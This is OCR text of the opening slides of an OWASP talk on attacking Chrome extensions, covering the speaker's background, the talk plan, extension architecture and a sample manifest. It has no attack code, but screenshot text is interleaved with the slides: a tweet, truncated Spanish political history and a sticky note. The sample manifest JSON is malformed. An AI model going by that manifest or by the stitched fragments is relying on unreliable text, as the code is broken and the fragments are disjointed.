I'm in ur browser, pwning your stuff

Attacking (with) Google Chrome extensions

Krzysztof Kotowicz
SecuRing
kkotowicz@securing.pl

OWASP

Copyright 2007 © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document under the terms of the OWASP License.

The OWASP Foundation
http://www.owasp.org

About me

- Security research
  - client side security
  - HTML5
  - UI redressing
  - Chrome extensions
  - Black Hat USA, BruCON, Hack in Paris, CONFidence, ...
- IT security consultant @ SecuRing
  - web app, mobile pentests
  - security code reviews

Plan


- Chrome Extensions architecture
- Exploiting legacy (v1) extensions
- Manifest v2 fixes
- Exploiting v2 extensions

Chrome Extensions

- **Not** plugins (Java, Flash, ...)
- HTML5 applications
  - html, javascript, css
- Installed from Chrome Web Store
- Access to privileged API
  - chrome.tabs
  - chrome.bookmarks
  - chrome.history
  - chrome.cookies

Chrome Extensions - components


- UI pages
  - background page
  - option pages
  - extension UI



Tweet: RICKSnTIPS - Computer Tips and Tricks related blog.: http://softricksntips.com/ 64 left

Tip: You can change this default text in the TwitterBar preferences.

- Content scripts
  - run alongside website
  - interaction with websites



Durante su juventud militó en en las Juventudes Universitarias de Acción Católica y en las Juventudes Obreras
democristiana. En 1962 se afilió a las Juventudes Socialistas para incorporarse al PSOE dos años después. En
derecho y en 1966 comienza a ejerce
provincial del PSOE en Sevilla, de 196
Isidoro en la clandestinidad. En 1971
Francisco Franco.

En esos años se iniciaba un movimien
desplazar a la dirección que encabeza
de la UGT de 1971 y en el del PSOE
partidos: el PSOE Histórico de Llopis,

El Congreso de 1974 del PSOE Reno
elección de un primer secretario. Un p

Sticky Notes

En 1962 se afilió a las Juventudes Socialistas para incorporarse al

José Picardo less than a minute ago

Private

Felipe González started political activism at 21. Remember that this was illegal in Francoist Spain. He joined the PSOE, an illegal organisation, when he was 23.




Diagram by Wade Alcorn. Thanks!

Chrome Extensions - manifest


- Manifest lists permissions, UI pages, content scripts

```
{
  "manifest_version": 2,
  "name": "Sample Extension",
  "content_scripts": [
    {
      "matches": ["http://www.google.com/*"],
      "js": ["jquery.js", "myscript.js"]
    }
  ],
  "background": {
    "page": "background.html"
  },
  "permissions": [
    "tabs",
    "bookmarks",
    "cookies"
    "http://*/*",
    "https://*/*",
  ]
}
```

Chrome Extensions - restrictions

	scheme	websites	chrome API
UI page	chrome-extension://	-	✔ limited by permissions
content script	http://	✔ limited by URL	-

Isolated worlds

